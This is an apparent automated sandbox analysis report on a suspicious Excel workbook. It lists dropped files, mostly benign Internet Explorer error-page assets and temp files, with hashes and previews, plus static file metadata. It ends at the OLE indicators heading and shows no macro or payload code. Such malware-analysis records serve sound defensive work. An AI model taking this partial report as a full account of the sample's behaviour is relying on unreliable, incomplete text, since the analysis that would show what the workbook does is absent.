|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| File Type:      | PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Category:       | downloaded                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Size (bytes):   | 4113                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy (8bit): | 7.9370830126943375                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SSDEEP:         | 96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPNvzs6rL                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5:            | 5565250FCC163AA3A79F0B746416CE69                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA1:           | B97CC66471FCDEE07D0EE36C7FB03F342C231F8F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-256:        | 51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-512:        | E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAA89092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| IE Cache URL:   | res://ieframe.dll/info_48.png                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Preview:        | <pre>.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{...KB.....!...F.....jp.Q.....Vg.F..m.Q....{...m.@.56D...&amp;\$d!&lt;..}....s..K9.....{.....[./&lt;..T..l..JR)).9.k.N.%E.W^)...Po.....X.;=.P...../...+...9./...s.....9.].....*7v..`V.....^\$S[[[.....K.z.....3..3.....5 ..0.."/n/c.&amp;.{ht.?..A..l{.n..... ...t.....N)..%v...:E..i...`...a.k.mg.LX..fcFU.fo-..Yefd.)...~"..]S.^..re..^X..*}.?^U.G.....30...X.....f .l0.P'..KC...[. .6....~..i..Q.;x.T.....s.5...n+0.;..H#2..#M..m[^3x&amp;E.Ya..lK..{[.M..g...yf0..~...M.]7..ZZZ...a.O.G64]...9..l[...a..N,,h.....5...f*y...}BX{G^..?c.....s^..P.(.G...t0.:X.DCs....]vf..py).....x..&gt;..Be.a..G...Y!...z..g.{...d.s.o.....%x.....R.W.....Z.b,...!..6Ub....U.qY(v..m.a...4.`Qr\E.G..a)..t.e.j.W.....C&lt;1.....C..l1w....]3%....tR;...3..-NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./...+WV....xkg..*..</pre> |

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\E\OR0WKIO1\ErrorPageTemplate[1]

|                 |                                                                                                                                  |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                            |
| File Type:      | UTF-8 Unicode (with BOM) text, with CRLF line terminators                                                                        |
| Category:       | dropped                                                                                                                          |
| Size (bytes):   | 2168                                                                                                                             |
| Entropy (8bit): | 5.207912016937144                                                                                                                |
| Encrypted:      | false                                                                                                                            |
| SSDEEP:         | 24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarZlrHd3FIqfOS6                               |
| MD5:            | F4FE1CB77E758E1BA56B8A8EC20417C5                                                                                                 |
| SHA1:           | F4EDA06901EDB98633A686B11D02F4925F827BF0                                                                                         |
| SHA-256:        | 8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F                                                                 |
| SHA-512:        | 62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436 |
| Malicious:      | false                                                                                                                            |



|                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OR0WKIO1\errorPageStrings[1]</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File Type:                                                                                     | UTF-8 Unicode (with BOM) text, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Category:                                                                                      | downloaded                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Size (bytes):                                                                                  | 4720                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Entropy (8bit):                                                                                | 5.164796203267696                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:                                                                                     | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                                                                        | 96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNIX6ZzWpHOWLia16Cb7bk                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5:                                                                                           | D65EC06F21C379C87040B83CC1ABAC6B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                                                                          | 208D0A0BB775661758394BE7E4AFB18357E46C8B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:                                                                                       | A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                                                                       | 8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Malicious:                                                                                     | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| IE Cache URL:                                                                                  | res://ieframe.dll/errorPageStrings.js                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Preview:                                                                                       | <pre>//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";...var L_REFRESH_TEXT = "Refresh the page.";...var L_MOREINFO_TEXT = "More information";...var L_OFFLINE_USERS_TEXT = "For offline users";...var L_RELOAD_TEXT = "Retype the address.";...var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";...var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";...var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";...var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";...//used by invalidcert.js and hstserror.js...var L_CertUnknownCA_TEXT = "Your PC doesn't trust this website's security certificate.";...var L_CertExpired_TEXT = "The website's security certificate is not yet valid or has expired.";...var L_CertCNMismatch_TEXT = "The hostname in the website's security certificate differs from the website you are trying to visit.";...var L</pre> |

|                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|----------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OR0WKIO1\http_404[1]</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Process:                                                                               | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                             | HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):                                                                          | 6495                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                                        | 3.8998802417135856                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Encrypted:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SSDEEP:                                                                                | 48:up4d0yV4vkBXvLtC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| MD5:                                                                                   | F65C729DC2D457B7A1093813F1253192                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA1:                                                                                  | 5006C9B50108CF582BE308411B157574E5A893FC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-256:                                                                               | B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-512:                                                                               | 717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCB7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:                                                                               | <pre>&lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd"&gt;...&lt;html dir="ltr"&gt;... &lt;head&gt;.. &lt;link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css"&gt;... &lt;meta http-equiv="Content-Type" content="text/html; charset=UTF-8"&gt;... &lt;title&gt;HTTP 404 Not Found&lt;/title&gt;... &lt;script src="errorPageStrings.js" language="javascript" type="text/javascript"&gt;.. &lt;/script&gt;.. &lt;script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript"&gt;.. &lt;/script&gt;.. &lt;/head&gt;... &lt;body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');"&gt;... &lt;table width="730" cellpadding="0" cellspacing="0" border="0"&gt;... Error title --&gt;.. &lt;tr&gt;.. &lt;td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2"&gt;.. &lt;img src="info_48.png" id="infoIcon" alt="Info icon"&gt;..</pre> |

|                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|----------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OR0WKIO1\http_404[2]</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Process:                                                                               | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                             | HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):                                                                          | 6495                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit):                                                                        | 3.8998802417135856                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Encrypted:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SSDEEP:                                                                                | 48:up4d0yV4vkBXvLtC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| MD5:                                                                                   | F65C729DC2D457B7A1093813F1253192                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA1:                                                                                  | 5006C9B50108CF582BE308411B157574E5A893FC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-256:                                                                               | B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-512:                                                                               | 717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCB7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Preview:                                                                               | <pre>&lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd"&gt;...&lt;html dir="ltr"&gt;... &lt;head&gt;.. &lt;link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css"&gt;... &lt;meta http-equiv="Content-Type" content="text/html; charset=UTF-8"&gt;... &lt;title&gt;HTTP 404 Not Found&lt;/title&gt;... &lt;script src="errorPageStrings.js" language="javascript" type="text/javascript"&gt;.. &lt;/script&gt;.. &lt;script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript"&gt;.. &lt;/script&gt;.. &lt;/head&gt;... &lt;body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');"&gt;... &lt;table width="730" cellpadding="0" cellspacing="0" border="0"&gt;... Error title --&gt;.. &lt;tr&gt;.. &lt;td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2"&gt;.. &lt;img src="info_48.png" id="infoIcon" alt="Info icon"&gt;..</pre> |

|                                                                                       |                                                           |
|---------------------------------------------------------------------------------------|-----------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\OR0WKIO1\info_48[1]</b> |                                                           |
| Process:                                                                              | C:\Program Files (x86)\Internet Explorer\iexplore.exe     |
| File Type:                                                                            | PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced |
| Category:                                                                             | dropped                                                   |
| Size (bytes):                                                                         | 4113                                                      |



**C:\Users\user\AppData\Local\Temp\~DF4DA5B59B47D462E7.TMP**

|          |                                                                                    |
|----------|------------------------------------------------------------------------------------|
| Preview: | .....*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....<br>.....<br>.....<br>..... |
|----------|------------------------------------------------------------------------------------|

**C:\Users\user\AppData\Local\Temp\~DF596DB306FCC36A54.TMP**

|                 |                                                                                                                               |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files\internet explorer\iexplore.exe                                                                               |
| File Type:      | data                                                                                                                          |
| Category:       | dropped                                                                                                                       |
| Size (bytes):   | 12933                                                                                                                         |
| Entropy (8bit): | 0.4053015674628694                                                                                                            |
| Encrypted:      | false                                                                                                                         |
| SSDEEP:         | 12:c9lCg5/9lCgeK9l26an9l26an9l8fRVF9l8fRP9lTq/c+CaL+8Z:c9lLh9lLh9lIn9loP9loP9lIW35                                            |
| MD5:            | E97475C3C1405B613D0AD71B5804D71B                                                                                              |
| SHA1:           | A1CBB28B7C591DD9F068A73ED8B7819CB5BB5D38                                                                                      |
| SHA-256:        | D07A3F3BB9F5B200BAB3D45CEB5678AA7A42D0BD61E077EB4CAD00DFC5984437                                                              |
| SHA-512:        | DE6ECF07F443C6BD4C00D6C2C0299A2261385E28E08B7C5192EC2FC16FC134D9E901BC7931FA2BF0A193E905E8BB2C9E1678DA055172248C2F1306CB15COC |
| Malicious:      | false                                                                                                                         |
| Preview:        | .....*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....<br>.....<br>.....<br>.....                                            |

**C:\Users\user\AppData\Local\Temp\~DFC4112F6E645ECEC7.TMP**

|                 |                                                                                                                                  |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files\internet explorer\iexplore.exe                                                                                  |
| File Type:      | data                                                                                                                             |
| Category:       | dropped                                                                                                                          |
| Size (bytes):   | 40193                                                                                                                            |
| Entropy (8bit): | 0.6773372010569979                                                                                                               |
| Encrypted:      | false                                                                                                                            |
| SSDEEP:         | 192:kBqoxKAuqR+WQKjQ9nN/Dhfx9nN/DhfxynN/Dhxf:kBqoxKAuqR+WQKjQ9phXph0phR                                                          |
| MD5:            | B23F19C83A219765CE853B3054D5A626                                                                                                 |
| SHA1:           | 8D2CCE0C2F2D28F0FD11498538B8A35EFDA828E6                                                                                         |
| SHA-256:        | C276B80EA5EB53D5EE5B121ED87E99697077B27ED84A09893E129D10872022A5                                                                 |
| SHA-512:        | 09253A921B0C3AD873A2BF13408C7A3F7A30475C67E4EE7E959A98D563F8E1D94498622D1879A3AB8BB4C15F215531B42F632976CF206D7427B8CD2D509FD488 |
| Malicious:      | false                                                                                                                            |
| Preview:        | .....*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....<br>.....<br>.....<br>.....                                               |

**C:\Users\user\AppData\Local\Temp\~DFD87FF62AF0A6347E.TMP**

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files\internet explorer\iexplore.exe                                                                                 |
| File Type:      | data                                                                                                                            |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 12933                                                                                                                           |
| Entropy (8bit): | 0.40709120417340766                                                                                                             |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 24:c9lLh9lLh9lIn9lo/9lo/9lW1mWJD:kBqolg+1mWJD                                                                                   |
| MD5:            | 732945D7378D99607C39FF5D179B894A                                                                                                |
| SHA1:           | BD5EC7C8DBF4037E9E2AEBE00E9F26B7FFB5A65E                                                                                        |
| SHA-256:        | 30BADA595841D2C499E0E66F34E674F8FB294D2644DD033890D888D49A68EEEE                                                                |
| SHA-512:        | 530BE9664FF3E7EC184CE2693B675D0756E8BFEDDDEF91EF3DBDAF8FC556E2464F5C403C0E4C7E1673B2025F8618C8F1A3FA33AD0692C1B54CFE7CF39BDAC5A |
| Malicious:      | false                                                                                                                           |
| Preview:        | .....*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....<br>.....<br>.....<br>.....                                              |

**C:\Users\user\AppData\Local\Temp\~DFE7296AD5C85F4BE9.TMP**

|               |                                                 |
|---------------|-------------------------------------------------|
| Process:      | C:\Program Files\internet explorer\iexplore.exe |
| File Type:    | data                                            |
| Category:     | dropped                                         |
| Size (bytes): | 40145                                           |

|                                                                  |                                                                                                                                 |
|------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Temp\~DFE7296AD5C85F4BE9.TMP</b> |                                                                                                                                 |
| Entropy (8bit):                                                  | 0.6713572692688405                                                                                                              |
| Encrypted:                                                       | false                                                                                                                           |
| SSDEEP:                                                          | 192:kBqoxKAuqR+Z3lUXtU0NFNqtU0NFNqd0NFNqO:kBqoxKAuqR+Z3lUXtU08U0s0Z                                                             |
| MD5:                                                             | F8326EF40399170003450B8860BE7AB7                                                                                                |
| SHA1:                                                            | 6EE5147E012E545AA4D23ECE008A6264B611CA70                                                                                        |
| SHA-256:                                                         | FF71BBAEB602B268A0F312D6B6EC8D0F0C780F13EF3BB2463473A336E55943A0                                                                |
| SHA-512:                                                         | 0CB3A57437527357454F3B416127FD9C14BCC78E386A86F61B1B272330726CACC893A56313E806C19ADCD72B41A51CF6BBF9C273A137EF74DC0AB04331D4D72 |
| Malicious:                                                       | false                                                                                                                           |
| Preview:                                                         | .....*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....<br>.....<br>.....<br>.....                                              |

|                                                                  |                                                                                                                                  |
|------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Temp\~DFEF08F5C4CE8758CE.TMP</b> |                                                                                                                                  |
| Process:                                                         | C:\Program Files\internet explorer\iexplore.exe                                                                                  |
| File Type:                                                       | data                                                                                                                             |
| Category:                                                        | dropped                                                                                                                          |
| Size (bytes):                                                    | 40225                                                                                                                            |
| Entropy (8bit):                                                  | 0.684855061118958                                                                                                                |
| Encrypted:                                                       | false                                                                                                                            |
| SSDEEP:                                                          | 192:kBqoxKAuqR+1bZILKsWjB1XLsWjB1X4sWjB1X1:kBqoxKAuqR+1bZILKpzXLpzX4pzX1                                                         |
| MD5:                                                             | 0A82DCAAB853CB2F305ABE124B0277C6                                                                                                 |
| SHA1:                                                            | E04239EBAB6A852461F2DCF030E393E60BCE30D7                                                                                         |
| SHA-256:                                                         | 6FE8B3FD065A6446A3BC62EC7054B251C39CCD3B03EDAA4ABA7827F284013112                                                                 |
| SHA-512:                                                         | 9870C1BA3BB88AB2B25C2B319305E2C296A2E4A4BADA0CF073EE3188CF53199D974298F8A9BA339097B2EB4747575DE7CD87666EDD414EECBA01ED1A37F2AA9F |
| Malicious:                                                       | false                                                                                                                            |
| Preview:                                                         | .....*%..H..M..{y..+0...(.....*%..H..M..{y..+0...(.....<br>.....<br>.....<br>.....                                               |

|                                                                   |                                                                                                                                 |
|-------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC</b> |                                                                                                                                 |
| Process:                                                          | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                      |
| File Type:                                                        | Little-endian UTF-16 Unicode text, with CR line terminators                                                                     |
| Category:                                                         | dropped                                                                                                                         |
| Size (bytes):                                                     | 22                                                                                                                              |
| Entropy (8bit):                                                   | 2.9808259362290785                                                                                                              |
| Encrypted:                                                        | false                                                                                                                           |
| SSDEEP:                                                           | 3:QAlXOGn:QKn                                                                                                                   |
| MD5:                                                              | 7962B839183642D3CDC2F9CEBDBF85CE                                                                                                |
| SHA1:                                                             | 2BE8F6F309962ED367866F6E70668508BC814C2D                                                                                        |
| SHA-256:                                                          | 5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6                                                                |
| SHA-512:                                                          | 2C332AC29DF3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342 |
| Malicious:                                                        | false                                                                                                                           |
| Preview:                                                          | ....p.r.a.t.e.s.h.....                                                                                                          |

|                                                      |                                                                                                                                 |                                                                                       |
|------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| <b>C:\Users\user1\Desktop\~\$6613n246zm543w.xlsb</b> |                                                                                                                                 |  |
| Process:                                             | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                      |                                                                                       |
| File Type:                                           | data                                                                                                                            |                                                                                       |
| Category:                                            | dropped                                                                                                                         |                                                                                       |
| Size (bytes):                                        | 165                                                                                                                             |                                                                                       |
| Entropy (8bit):                                      | 1.6081032063576088                                                                                                              |                                                                                       |
| Encrypted:                                           | false                                                                                                                           |                                                                                       |
| SSDEEP:                                              | 3:RFXl6dt:RJ1                                                                                                                   |                                                                                       |
| MD5:                                                 | 7AB76C81182111AC93ACF915CA8331D5                                                                                                |                                                                                       |
| SHA1:                                                | 68B94B5D4C83A6FB415C8026AF61F3F8745E2559                                                                                        |                                                                                       |
| SHA-256:                                             | 6A499C020CF82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF                                                                 |                                                                                       |
| SHA-512:                                             | A09AB74DE8A70886C22F628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362C7 |                                                                                       |
| Malicious:                                           | <b>true</b>                                                                                                                     |                                                                                       |
| Preview:                                             | .pratesh.....p.r.a.t.e.s.h.....                                                                                                 |                                                                                       |

# Static File Info

|                       |                                                                                                                                                                                                                                         |
|-----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General               |                                                                                                                                                                                                                                         |
| File type:            | Zip archive data, at least v2.0 to extract                                                                                                                                                                                              |
| Entropy (8bit):       | 7.911297837534263                                                                                                                                                                                                                       |
| TrID:                 | <ul style="list-style-type: none"><li>Excel Microsoft Office Binary workbook document (47504/1) 49.74%</li><li>Excel Microsoft Office Open XML Format document (40004/1) 41.89%</li><li>ZIP compressed archive (8000/1) 8.38%</li></ul> |
| File name:            | 6613n246zm543w.xlsb                                                                                                                                                                                                                     |
| File size:            | 96580                                                                                                                                                                                                                                   |
| MD5:                  | f5ac70a6e136e274a8856f244c9183b7                                                                                                                                                                                                        |
| SHA1:                 | 3991a3a8ec56ee8487ff17e226c49f2355b9d3ac                                                                                                                                                                                                |
| SHA256:               | 1f7a0472872d38133ce9fef933631d5110cf076ec44f344a95bd683e73fdbdc9                                                                                                                                                                        |
| SHA512:               | 1ba0bea61dfac810bac779623d3807845cc92392a8a7a17333dfcc4d885e2a7b9ceab5ec2babc0df1c6bba88236b9292d8337d4e3bf10f64eaaa8e6d1e4632a                                                                                                         |
| SSDEEP:               | 1536:H1HIOM4OJJN+AmifYAOETzIdJ6k4ZqOUEpiD4ALVAifrcz0YDxAt2YigNRZ3T:pBMpBwpk8yRZqTEpUPjy0Yet2YvHZj                                                                                                                                       |
| File Content Preview: | PK.....!....".....docProps/app.xml ...(.....<br>.....<br>.....<br>....                                                                                                                                                                  |

# File Icon

|                                                                                    |                  |
|------------------------------------------------------------------------------------|------------------|
|  |                  |
| Icon Hash:                                                                         | 74f0d0d2c6d6d0f4 |

# Static OLE Info

|                      |         |
|----------------------|---------|
| General              |         |
| Document Type:       | OpenXML |
| Number of OLE Files: | 1       |

# OLE File "6613n246zm543w.xlsb"

|                                      |  |
|--------------------------------------|--|
| Indicators                           |  |
